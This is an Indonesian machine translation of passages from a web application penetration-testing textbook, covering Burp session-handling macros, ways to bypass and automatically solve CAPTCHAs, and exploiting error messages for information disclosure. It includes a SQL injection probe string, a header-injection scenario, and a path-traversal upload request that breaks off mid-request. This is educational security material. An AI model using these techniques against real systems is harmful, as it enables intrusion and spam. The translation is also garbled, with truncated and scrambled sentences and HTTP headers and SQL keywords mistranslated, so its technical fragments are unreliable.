
Gambar 14-13:



Gambar 14-14:Mengonfigurasi tindakan untuk aturan penanganan sesi

Dengan membuat beberapa aturan dengan cakupan dan tindakan yang berbeda, Anda dapat menentukan hierarki perilaku yang akan diterapkan Burp ke URL dan parameter yang berbeda. Misalnya, Anda sedang menguji aplikasi yang sering menghentikan sesi Anda sebagai respons terhadap permintaan tak terduga dan juga memanfaatkan token anti-CSRF yang disebut `_csrfToken`. Dalam situasi ini Anda dapat menentukan aturan berikut, seperti yang ditunjukkan pada Gambar 14-15:

- Untuk semua permintaan, tambahkan cookie dari stoples cookie Burp.
- Untuk permintaan ke domain aplikasi, validasi bahwa sesi saat ini dengan aplikasi masih aktif. Jika tidak, jalankan makro untuk masuk kembali ke aplikasi, dan perbarui toples cookie dengan token sesi yang dihasilkan.
- Untuk req
ru pertama
membuat




Gambar 14-15: Seperangkat aturan penanganan sesi untuk menangani penghentian sesi dan token anti-CSRF yang digunakan oleh aplikasi

Konfigurasi yang diperlukan untuk menerapkan fungsionalitas penanganan sesi Burp ke fitur aplikasi dunia nyata sering kali rumit, dan kesalahan mudah terjadi. Burp menyediakan fungsi pelacak untuk memecahkan masalah konfigurasi penanganan sesi. Fungsi ini menunjukkan kepada Anda semua langkah yang dilakukan saat Burp menerapkan aturan penanganan sesi ke permintaan, memungkinkan Anda untuk melihat dengan tepat bagaimana permintaan tersebut

tion adalah pekerjaan

ditunjukkan pada Gambar



Gambar 14-16:Pelacak penanganan sesi Burp, yang memungkinkan Anda memantau dan men-debug aturan penanganan sesi Anda


Setelah mengonfigurasi dan menguji aturan dan makro yang Anda perlukan untuk bekerja dengan aplikasi yang Anda targetkan, Anda dapat melanjutkan pengujian manual dan otomatis dengan cara biasa, seolah-olah hambatan pengujian tidak ada.

Kontrol CAPTCHA

Kontrol CAPTCHA dirancang untuk mencegah fungsi aplikasi tertentu digunakan secara otomatis. Mereka paling sering digunakan dalam fungsi untuk mendaftarkan akun email dan memposting komentar blog untuk mencoba mengurangi spam.

CAPTCHA adalah singkatan dari Completely Automated Public Turing test to tell Computers and Humans Apart. Tes ini biasanya berupa teka-teki yang berisi kata yang tampak terdistorsi, yang harus dibaca pengguna dan dimasukkan ke dalam kolom pada formulir yang dikirimkan. Teka-teki juga dapat melibatkan pengenalan hewan dan tumbuhan tertentu, orientasi gambar, dan sebagainya.

Teka-teki CAPTCHA dimaksudkan agar mudah dipecahkan oleh manusia tetapi sulit untuk komputer. Karena nilai uang bagi spammer untuk menghindari kontrol ini, telah terjadi perlombaan senjata di mana teka-teki CAPTCHA yang khas menjadi semakin sulit dipecahkan oleh manusia, seperti yang ditunjukkan pada Gambar 14-17. Karena kemampuan pemecahan CAPTCHA manusia dan komputer bertemu, kemungkinan besar itu terhadap spam bahwa saat ini Sangat tidak efektif karena masalah aksesibilitas saat ini pertahanan



Gambar 14-17:Teka-teki CAPTCHA

Teka-teki CAPTCHA dapat dilakukan dengan berbagai cara, hanya sebagian yang dapat diterapkan dalam konteks melakukan pengujian keamanan.

Menyerang Implementasi CAPTCHA

Tempat paling bermanfaat untuk mencari cara melewati kontrol CAPTCHA adalah penerapan bagaimana teka-teki dikirimkan ke pengguna dan bagaimana aplikasi menangani solusi pengguna.

Sejumlah implementasi CAPTCHA yang mengejutkan memaparkan solusi teka-teki kepada klien dalam bentuk tekstual. Ini dapat muncul dalam berbagai cara:

- Gambar teka-teki dimuat melalui URL yang menyertakan solusi sebagai parameter, atau nama gambar disetel ke solusi CAPTCHA.
- Solusi teka-teki disimpan dalam bidang formulir tersembunyi.
- Solusi teka-teki muncul dalam komentar HTML atau lokasi lain untuk keperluan debugging.

Dalam situasi ini, mudah bagi serangan skrip untuk mengambil respons yang berisi solusi teka-teki dan mengirimkannya dalam permintaan serangan berikutnya.

COBALAH!

<http://mdsec.net/feedback/12/> <http://mdsec.net/feedback/24/> <http://mdsec.net/feedback/31/>

Bug umum lainnya dalam implementasi CAPTCHA adalah teka-teki dapat diselesaikan secara manual dalam satu kesempatan, dan solusinya dapat diputar ulang dalam beberapa permintaan. Biasanya, setiap teka-teki harus valid hanya untuk satu upaya, dan aplikasi harus membuangnya saat solusi yang dicoba diterima. Jika ini tidak dilakukan, sangat mudah untuk memecahkan teka-teki sekali dengan cara normal dan kemudian menggunakan solusi untuk melakukan permintaan otomatis dalam jumlah yang tidak terbatas.

COBALAH!

<http://mdsec.net/feedback/39/>

CATAT: Beberapa aplikasi memiliki jalur kode yang disengaja yang menghindari CAPTCHA untuk mengizinkan penggunaan oleh proses otomatis resmi tertentu. Dalam hal ini, seringkali dimungkinkan untuk melewati CAPTCHA hanya dengan tidak memberikan nama parameter yang relevan.

Memecahkan Teka-Teki CAPTCHA Secara Otomatis

Pada prinsipnya, sebagian besar jenis teka-teki CAPTCHA dapat diselesaikan oleh komputer, dan dalam praktiknya, banyak algoritme teka-teki profil tinggi telah dikalahkan dengan cara ini.

Untuk teka-teki standar yang melibatkan kata terdistorsi, memecahkan teka-teki melibatkan langkah-langkah berikut:

1. Penghapusan noise dari gambar
2. Segmentasi gambar menjadi huruf individual
3. Pengakuan surat di setiap segmen

Dengan teknologi saat ini, komputer cukup efektif menghilangkan kebisingan dan mengenali huruf yang telah tersegmentasi dengan benar. Tantangan yang paling signifikan muncul dengan mengelompokkan gambar ke dalam huruf, khususnya di mana huruf tumpang tindih dan sangat terdistorsi.

Untuk teka-teki sederhana di mana segmentasi menjadi huruf adalah hal yang sepele, kemungkinan beberapa kode buatan sendiri dapat digunakan untuk menghilangkan gangguan gambar dan meneruskan teks ke perpustakaan OCR (pengenalan karakter optik) yang ada untuk mengenali huruf. Untuk teka-teki yang lebih kompleks di mana segmentasi merupakan tantangan serius,

berbagai proyek penelitian telah berhasil mengompromikan teka-teki CAPTCHA dari aplikasi web profil tinggi.

Untuk jenis teka-teki lainnya, diperlukan pendekatan yang berbeda, disesuaikan dengan sifat gambar teka-teki tersebut. Misalnya, teka-teki yang melibatkan pengenalan hewan atau orientasi objek perlu menggunakan basis data gambar nyata, yang digunakan kembali dalam banyak teka-teki. Jika basis data cukup kecil, penyerang dapat secara manual memecahkan cukup banyak gambar dalam basis data untuk memungkinkan serangan. Bahkan jika noise dan distorsi lainnya diterapkan pada gambar, untuk membuat setiap gambar yang digunakan kembali tampak berbeda di komputer, hash gambar fuzzy dan perbandingan histogram warna sering kali dapat digunakan untuk mencocokkan gambar dari teka-teki yang diberikan dengan gambar yang telah diselesaikan secara manual.

Teka-teki Asirra Microsoft menggunakan database dari beberapa juta gambar kucing dan anjing, yang berasal dari direktori hewan peliharaan yang dapat diadopsi di dunia nyata. Untuk penyerang dengan insentif moneter yang cukup besar, bahkan basis data ini dapat diselesaikan secara ekonomis menggunakan pemecah manusia, seperti yang dijelaskan di bagian selanjutnya.

Dalam semua kasus ini, perlu diperhatikan bahwa untuk menghindari kontrol CAPTCHA secara efektif, Anda tidak perlu dapat memecahkan teka-teki dengan akurasi sempurna. Misalnya, serangan yang hanya memecahkan 10% teka-teki dengan benar masih bisa sangat efektif dalam melakukan pengujian keamanan otomatis, atau mengirim spam, tergantung kasusnya. Latihan otomatis yang membutuhkan sepuluh kali lebih banyak permintaan biasanya masih lebih cepat dan tidak terlalu menyakitkan dibandingkan latihan manual yang sesuai.

COBALAH!

<http://mdsec.net/feedback/8/>

Menggunakan Pemecah Manusia

Penjahat yang perlu memecahkan teka-teki CAPTCHA dalam jumlah besar terkadang menggunakan teknik yang tidak dapat diterapkan dalam konteks pengujian keamanan aplikasi web:

- Situs web yang tampaknya tidak berbahaya dapat digunakan untuk menginduksi manusiaproxy CAPTCHAuntuk memecahkan teka-teki yang dilewati dari aplikasi yang ditargetkan. Biasanya, penyerang menawarkan bujukan berupa hadiah kompetisi, atau akses gratis ke pornografi, untuk memikat pengguna. Saat pengguna melengkapi formulir pendaftaran, dia diberikan teka-teki CAPTCHA yang telah diambil secara real time dari aplikasi target. Saat pengguna memecahkan teka-teki, solusinya diteruskan ke aplikasi target.
- Penyerang dapat membayar manusiaDrone CAPTCHAAdi negara berkembang untuk memecahkan sejumlah besar teka-teki. Beberapa perusahaan menawarkan layanan ini, dengan biaya kurang dari \$1 untuk setiap 1.000 teka-teki yang diselesaikan.

Ringkasan

Saat Anda menyerang aplikasi web, sebagian besar tugas yang diperlukan perlu disesuaikan dengan perilaku aplikasi tersebut dan metode yang memungkinkan Anda untuk berinteraksi dan memanipulasinya. Karena itu, Anda akan sering menemukan diri Anda bekerja secara manual, mengirimkan permintaan yang dibuat secara individual dan meninjau tanggapan aplikasi.

Teknik yang dijelaskan dalam bab ini secara konseptual intuitif. Mereka melibatkan pemanfaatan otomatisasi untuk membuat tugas-tugas yang disesuaikan ini lebih mudah, lebih cepat, dan lebih efektif. Dimungkinkan untuk mengotomatiskan hampir semua prosedur manual yang ingin Anda lakukan dengan menggunakan kekuatan dan keandalan komputer Anda sendiri untuk menyerang cacat dan titik lemah target Anda.

Dalam beberapa kasus, ada kendala yang mencegah Anda menerapkan teknik otomatis secara langsung. Namun demikian, dalam banyak kasus hal ini dapat diatasi dengan menyempurnakan alat otomatis Anda atau dengan menemukan kelemahan dalam pertahanan aplikasi.

Meskipun secara konseptual mudah, menggunakan otomatisasi yang disesuaikan secara efektif membutuhkan pengalaman, keterampilan, dan imajinasi. Anda dapat menggunakan alat untuk membantu, atau Anda dapat menulis sendiri. Tapi tidak ada pengganti untuk input manusia yang cerdas yang membedakan peretas aplikasi web yang benar-benar ulung dari seorang amatir belaka. Ketika Anda telah menguasai semua teknik yang dijelaskan di bab lain, Anda harus kembali ke topik ini dan mempraktikkan berbagai cara di mana otomatisasi yang disesuaikan dapat digunakan untuk menerapkan teknik tersebut.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Sebutkan tiga pengidentifikasi klik saat menggunakan otomatisasi untuk menghitung pengidentifikasi dalam aplikasi.
2. Untuk setiap kategori berikut, identifikasikan satu string fuzz yang sering digunakan untuk mengidentifikasinya:
 - (a) Injeksi SQL
 - (b) Injeksi perintah OS
 - (c) Lintasan jalur
 - (d) Penyertaan file skrip
3. Saat Anda melakukan fuzzing permintaan yang berisi sejumlah parameter berbeda, mengapa penting untuk melakukan permintaan yang menargetkan setiap parameter secara bergantian dan membiarkan yang lainnya tidak dimodifikasi?

4. Anda sedang merumuskan serangan otomatis untuk memaksa fungsi login untuk menemukan kredensial akun tambahan. Anda menemukan bahwa aplikasi mengembalikan pengalihan HTTP ke URL yang sama terlepas dari apakah Anda mengirimkan kredensial yang valid atau tidak valid. Dalam situasi ini, apa cara yang paling mungkin Anda gunakan untuk mendeteksi klik?
5. Saat Anda menggunakan serangan otomatis untuk mengambil data dari dalam aplikasi, Anda akan sering menemukan bahwa informasi yang Anda minati didahului oleh string statis yang memungkinkan Anda dengan mudah menangkap data yang mengikutinya. Misalnya:

```
<tipe masukan="teks" nama="NamaBelakang" nilai="
```

Pada kesempatan lain, Anda mungkin menemukan bahwa ini bukan masalahnya dan data sebelum informasi yang Anda butuhkan lebih bervariasi. Dalam situasi ini, bagaimana Anda merancang serangan otomatis yang tetap memenuhi kebutuhan Anda?

Memanfaatkan Info informasi Dipengungkapan

Bab 4 menjelaskan berbagai teknik yang dapat Anda gunakan untuk memetakan aplikasi target dan memperoleh pemahaman awal tentang cara kerjanya. Metodologi itu melibatkan interaksi dengan aplikasi dengan cara yang sebagian besar tidak berbahaya untuk membuat katalog konten dan fungsinya, menentukan teknologi yang digunakan, dan mengidentifikasi permukaan serangan utama.

Bab ini menjelaskan cara di mana Anda dapat mengekstrak informasi lebih lanjut dari aplikasi selama serangan yang sebenarnya. Ini terutama melibatkan interaksi dengan aplikasi dengan cara yang tidak terduga dan jahat serta mengeksplorasi anomali dalam perilaku aplikasi untuk mengekstrak informasi yang berharga bagi Anda. Jika berhasil, serangan semacam itu memungkinkan Anda mengambil data sensitif seperti kredensial pengguna, mendapatkan pemahaman yang lebih dalam tentang kondisi kesalahan untuk menyempurnakan serangan Anda, menemukan lebih banyak detail tentang teknologi yang digunakan, dan memetakan struktur dan fungsi internal aplikasi .

Memanfaatkan Pesan Kesalahan

Banyak aplikasi web mengembalikan pesan kesalahan yang informatif saat kejadian tak terduga terjadi. Ini dapat berkisar dari pesan bawaan sederhana yang hanya mengungkapkan kategori kesalahan hingga informasi debug lengkap yang memberikan banyak detail tentang status aplikasi.

Sebagian besar aplikasi tunduk pada berbagai jenis pengujian kegunaan sebelum penerapan. Pengujian ini biasanya mengidentifikasi sebagian besar kondisi kesalahan yang mungkin muncul saat aplikasi digunakan dengan cara biasa. Oleh karena itu, kondisi ini biasanya ditangani dengan baik yang tidak melibatkan pesan teknis apa pun yang dikembalikan ke pengguna. Namun, ketika aplikasi sedang diserang secara aktif, kemungkinan kondisi kesalahan yang jauh lebih luas akan muncul, yang dapat mengakibatkan informasi yang lebih rinci dikembalikan ke pengguna. Bahkan aplikasi keamanan yang paling penting, seperti yang digunakan oleh bank online, telah ditemukan untuk mengembalikan output debugging yang sangat bertele-tele ketika kondisi kesalahan yang cukup tidak biasa dihasilkan.

Pesan Kesalahan Skrip

Ketika kesalahan muncul dalam bahasa skrip web yang ditafsirkan, seperti VBScript, aplikasi biasanya mengembalikan pesan sederhana yang mengungkapkan sifat kesalahan, dan mungkin nomor baris file tempat kesalahan terjadi. Misalnya:

```
Kesalahan runtime Microsoft VBScript 800a0009  
Subskrip di luar jangkauan: [nomor -1] /register.asp,  
baris 821
```

Pesan semacam ini biasanya tidak berisi informasi sensitif apa pun tentang status aplikasi atau data yang sedang diproses. Namun, ini dapat membantu Anda mempersempit fokus serangan Anda. Misalnya, saat Anda memasukkan string serangan yang berbeda ke dalam parameter tertentu untuk menyelidiki kerentanan umum, Anda mungkin menemukan pesan berikut:

```
Galat runtime Microsoft VBScript '800a000d' Ketik tidak  
cocok: '[string: """]'  
/scripts/confirmOrder.asp, baris 715
```

Pesan ini menunjukkan bahwa nilai yang telah Anda ubah mungkin sedang ditetapkan ke variabel numerik, dan Anda telah memberikan input yang tidak dapat ditetapkan karena berisi karakter nonnumerik. Dalam situasi ini, kemungkinan besar tidak ada yang dapat diperoleh dengan mengirimkan string serangan nonnumerik sebagai parameter ini. Jadi untuk banyak kategori bug, lebih baik Anda menargetkan parameter lain.

Cara lain di mana jenis pesan kesalahan ini dapat membantu Anda adalah memberi Anda pemahaman yang lebih baik tentang logika yang diimplementasikan dalam aplikasi sisi server. Karena pesan tersebut mengungkapkan nomor baris tempat kesalahan terjadi, Anda mungkin dapat mengonfirmasi apakah dua permintaan cacat yang berbeda memicu kesalahan yang sama atau kesalahan yang berbeda. Anda mungkin juga bisa

untuk menentukan urutan di mana parameter yang berbeda diproses dengan mengirimkan input yang buruk dalam beberapa parameter dan mengidentifikasi lokasi terjadinya kesalahan. Dengan memanipulasi parameter yang berbeda secara sistematis, Anda mungkin dapat memetakan jalur kode berbeda yang dijalankan di server.

Jejak Tumpukan

Sebagian besar aplikasi web ditulis dalam bahasa yang lebih kompleks daripada skrip sederhana namun tetap berjalan di lingkungan eksekusi terkelola, seperti Java, C#, atau Visual Basic .NET. Ketika kesalahan yang tidak tertangani terjadi dalam bahasa ini, adalah umum untuk melihat pelacakan tumpukan penuh dikembalikan ke browser.

Pelacakan tumpukan adalah pesan kesalahan terstruktur yang dimulai dengan deskripsi kesalahan yang sebenarnya. Ini diikuti oleh serangkaian baris yang menjelaskan status tumpukan panggilan eksekusi saat kesalahan terjadi. Baris teratas tumpukan panggilan menunjukkan fungsi yang menghasilkan kesalahan, baris berikutnya menunjukkan fungsi yang memanggil fungsi sebelumnya, dan seterusnya ke bawah tumpukan panggilan hingga hierarki pemanggilan fungsi habis.

Berikut ini adalah contoh pelacakan tumpukan yang dihasilkan oleh aplikasi ASP.NET:

```
[HttpException (0x80004005): Tidak dapat menggunakan awalan .. untuk keluar di atas direktori teratas.]  
System.Web.Util.UrlPath.Reduce(String path) +701 System.Web.Util.UrlPath.Combine(String  
basepath, String relative)+304 System.Web.UI.Control.ResolveUrl(String relativeUrl) +143  
PBSApp. StatFunc.Web.MemberAwarePage.Redirect(String url) +130  
PBSApp.StatFunc.Web.MemberAwarePage.Process() +201  
  
PBSApp.StatFunc.Web.MemberAwarePage.OnLoad(EventArgs e)  
System.Web.UI.Control.LoadRecursive() +35  
System.Web.UI.Page.ProcessRequestMain() +750
```

Informasi Versi: Microsoft .NET Framework Versi:1.1.4322.2300; Versi ASP.NET: 1.1.4322.2300

Jenis pesan kesalahan ini menyediakan sejumlah besar informasi berguna yang dapat membantu Anda menyempurnakan serangan Anda terhadap aplikasi:

- Ini sering menjelaskan alasan yang tepat mengapa kesalahan terjadi. Ini memungkinkan Anda untuk menyesuaikan input Anda untuk menghindari kondisi kesalahan dan memajukan serangan Anda.
- Tumpukan panggilan biasanya membuat referensi ke sejumlah pustaka dan komponen kode pihak ketiga yang digunakan dalam aplikasi. Anda dapat meninjau dokumentasi komponen ini untuk memahami perilaku dan asumsi yang dimaksudkan. Anda juga dapat membuat lokal Anda sendiri

implementasi dan uji ini untuk memahami cara menangani input tak terduga dan berpotensi mengidentifikasi kerentanan.

- Tumpukan panggilan menyertakan nama komponen kode hak milik yang digunakan untuk memproses permintaan. Skema penamaan untuk ini dan keterkaitan di antara mereka memungkinkan Anda untuk menyimpulkan detail tentang struktur dan fungsionalitas internal aplikasi.
- Pelacakan tumpukan sering menyertakan nomor baris. Seperti pesan kesalahan skrip sederhana yang dijelaskan sebelumnya, ini memungkinkan Anda untuk menyelidiki dan memahami logika internal komponen aplikasi individual.
- Pesan kesalahan sering menyertakan informasi tambahan tentang aplikasi dan lingkungan tempatnya berjalan. Dalam contoh sebelumnya, Anda dapat menentukan versi yang tepat dari platform ASP.NET yang digunakan. Hal ini memungkinkan Anda menyelidiki platform untuk mengetahui kerentanan baru atau yang diketahui, perilaku anomali, kesalahan konfigurasi umum, dan sebagainya.

Pesan Debug Informatif

Beberapa aplikasi menghasilkan pesan kesalahan khusus yang berisi informasi debug dalam jumlah besar. Ini biasanya diimplementasikan untuk memfasilitasi debugging selama pengembangan dan pengujian dan sering kali berisi detail yang kaya tentang status runtime aplikasi. Misalnya:

```
-----  
* * * SESI * * *  
-----  
i5agor2n2pw3gp551pszsbs55  
SessionUser.Sessions App.FEStructure.Sessions  
SessionUser.Auth 1  
SessionUser.BranchID 103  
SessionUser.CompanyID 76  
SessionUser.BrokerRef RRadv0  
SessionUser.UserID 229  
SessionUser.Pelatihan 0  
SessionUser.NetworkID 11  
SessionUser.BrandingPath FE LoginURL /  
Default/feddefault.aspx ReturnURL ../default/  
feddefault.aspx  
SessionUser.Key f7e50aef8fadd30f31f3aea104cef26ed2ce2be50073c  
SessionClient.ID 306  
SessionClient.ReviewID 245  
UPriv.2100
```

```
SessionUser.NetworkLevelUser 0  
UPriv.2200  
SessionUser.BranchLevelUser 0 SessionDatabase  
fd219.prod.wahh-bank.com
```

Item berikut biasanya disertakan dalam pesan debug verbose:

- Nilai variabel sesi kunci yang dapat dimanipulasi melalui input pengguna
- Nama host dan kredensial untuk komponen back-end seperti database
- Nama file dan direktori di server
- Informasi tertanam dalam token sesi bermakna (lihat Bab 7)
- Kunci enkripsi yang digunakan untuk melindungi data yang dikirimkan melalui klien (lihat Bab 5)
- Informasi debug untuk pengecualian yang muncul dalam komponen kode asli, termasuk nilai register CPU, konten tumpukan, dan daftar DLL yang dimuat dan alamat dasarnya (lihat Bab 16)

Ketika fungsionalitas pelaporan kesalahan semacam ini ada dalam kode produksi langsung, ini mungkin menandakan kelemahan kritis dalam keamanan aplikasi. Anda harus meninjau dengan saksama untuk mengidentifikasi item apa pun yang dapat digunakan untuk memajukan serangan Anda lebih jauh, dan cara apa pun di mana Anda dapat memberikan input buatan untuk memanipulasi status aplikasi dan mengontrol informasi yang diambil.

Pesan Server dan Database

Pesan kesalahan informatif seringkali dikembalikan bukan oleh aplikasi itu sendiri tetapi oleh beberapa komponen back-end seperti database, server email, atau server SOAP. Jika terjadi kesalahan yang benar-benar tidak tertangani, aplikasi biasanya merespons dengan kode status HTTP 500, dan badan tanggapan mungkin berisi informasi lebih lanjut tentang kesalahan tersebut. Dalam kasus lain, aplikasi dapat menangani kesalahan dengan baik dan mengembalikan pesan yang dikustomisasi kepada pengguna, terkadang termasuk informasi kesalahan yang dihasilkan oleh komponen back-end. Dalam beberapa situasi, pengungkapan informasi itu sendiri dapat digunakan sebagai saluran untuk serangan. Informasi yang diungkapkan oleh aplikasi dalam pesan debug atau pengecualian seringkali tidak disengaja dan sebagai akibatnya prosedur keamanan organisasi mungkin sepenuhnya mengabaikan keberadaan pengungkapan tersebut.

Kesalahan yang dikembalikan dapat mengaktifkan berbagai serangan lebih lanjut, seperti yang dijelaskan di bagian berikut.

Menggunakan Pengungkapan Informasi untuk Memajukan Serangan

Ketika serangan spesifik diluncurkan terhadap komponen back-end server, biasanya komponen tersebut memberikan umpan balik langsung pada setiap kesalahan yang ditemui. Ini dapat membantu Anda menyempurnakan serangan. Pesan kesalahan basis data sering berisi

informasi berguna. Misalnya, mereka sering mengungkapkan kueri yang menghasilkan kesalahan, memungkinkan Anda menyempurnakan serangan injeksi SQL:

```
Gagal mengambil baris dengan pernyataan - PILIH object_data FROM deftr.tblobjetc WHERE  
object_id = 'FDJE00012' AND project_id = 'FOO' and 1=2--'
```

Lihat Bab 9 untuk metodologi terperinci yang menjelaskan cara mengembangkan serangan basis data dan mengekstrak informasi berdasarkan pesan kesalahan.

Serangan Cross-Site Scripting Dalam Pesan Kesalahan

Seperti yang dijelaskan dalam Bab 12, pengamanan terhadap skrip lintas situs adalah tugas yang berat, yang membutuhkan identifikasi setiap lokasi keluaran dari data yang disediakan pengguna. Meskipun sebagian besar kerangka kerja secara otomatis menyandikan data HTML saat melaporkan kesalahan, ini sama sekali tidak universal. Pesan kesalahan dapat muncul di beberapa tempat yang seringkali tidak biasa dalam respons HTTP. Dalam `HttpServletResponse .sendError()` panggilan yang digunakan oleh Tomcat, data kesalahan juga merupakan bagian dari header respons:

```
HTTP/1.1 500 Kesalahan Umum Mengakses Server Doc10083011:  
Apache-Coyote/1.1  
Tipe Konten: teks/html;charset=ISO-8859-1 Panjang  
Konten: 1105  
Tanggal: Sab, 23 Apr 2011 08:52:15 GMT  
Sambungan: tutup
```

Penyerang yang memiliki kendali atas string `inputDok10083011` dapat menyediakan karakter carriage return dan melakukan serangan injeksi header HTTP, atau serangan skrip lintas situs dalam respons HTTP. Rincian lebih lanjut dapat ditemukan di sini:

<http://www.securityfocus.com/archive/1/495021/100/0/threaded>

Pesan kesalahan yang sering disesuaikan ditujukan untuk tujuan non-HTML, seperti konsol, namun pesan tersebut salah dilaporkan kepada pengguna dalam respons HTTP. Dalam situasi ini, pembuatan skrip lintas situs seringkali mudah dieksplorasi.

Oracle Dekripsi dalam Keterbukaan Informasi

Bab 11 memberikan contoh bagaimana "oracle enkripsi" yang tidak disengaja dapat dimanfaatkan untuk mendekripsi string yang disajikan kepada pengguna dalam format terenkripsi. Masalah yang sama dapat berlaku untuk pengungkapan informasi. Bab 7 memberikan contoh aplikasi yang menyediakan tautan unduhan terenkripsi untuk akses file. Jika sebuah file telah dipindahkan atau dihapus, aplikasi melaporkan bahwa file tersebut tidak dapat diunduh. Tentu saja, pesan kesalahan berisi file yang didekripsi

nilai, sehingga "nama file" terenkripsi apa pun dapat diberikan ke tautan unduhan, yang mengakibatkan kesalahan.

Dalam kasus ini, pengungkapan informasi dihasilkan dari penyalahgunaan umpan balik yang disengaja. Mungkin juga pengungkapan informasi menjadi lebih tidak disengaja jika parameter didekripsi dan kemudian digunakan dalam berbagai fungsi, salah satunya dapat mencatat data atau menghasilkan pesan kesalahan. Contoh yang ditemukan oleh penulis adalah aplikasi alur kerja kompleks yang menggunakan parameter terenkripsi yang dikirimkan melalui klien. Menukar nilai default yang digunakan untuk dbid dan rumah kelompok, aplikasi merespons dengan kesalahan:

```
java.sql.SQLException: Pendengar menolak koneksi dengan kesalahan berikut: ORA-12505,  
TNS: pendengar saat ini tidak mengetahui SID yang diberikan dalam deskriptor koneksi  
Deskriptor koneksi yang digunakan oleh klien adalah: 172.16.214.154:1521:docs/  
londonoffice /2010/umum
```

Ini memberikan wawasan yang cukup besar. Secara khusus, dbid sebenarnya adalah SID terenkripsi untuk koneksi ke database Oracle (deskriptor koneksi mengambil formulir *Server.Pelabuhan:SID*), Dan rumah kelompok adalah jalur file terenkripsi.

Dalam serangan yang serupa dengan banyak serangan pengungkapan informasi lainnya, pengetahuan tentang jalur file memberikan informasi yang diperlukan untuk melakukan serangan manipulasi jalur file. Menyediakan tepat tiga karakter traversal jalur dalam nama file, dan menavigasi struktur direktori yang serupa, dimungkinkan untuk mengunggah file yang berisi skrip berbahaya langsung ke ruang kerja grup lain:

```
POST /dashboard/utils/fileupload HTTP/1.1 Terima: teks/html,  
aplikasi/xhtml+xml, /*/* Referer: http://wahh/dashboard/  
common/newnote Accept-Language: en-GB
```

```
Tipe-Konten: multipart/formulir-data; batas=-----7db3d439b04c0 Terima-Encoding:  
gzip, deflate
```

```
Tuan rumah: wah
```

```
Konten-Panjang: 8088
```

```
Koneksi-Proxy: Keep-Alive
```

```
-----7db3d439b04c0
```
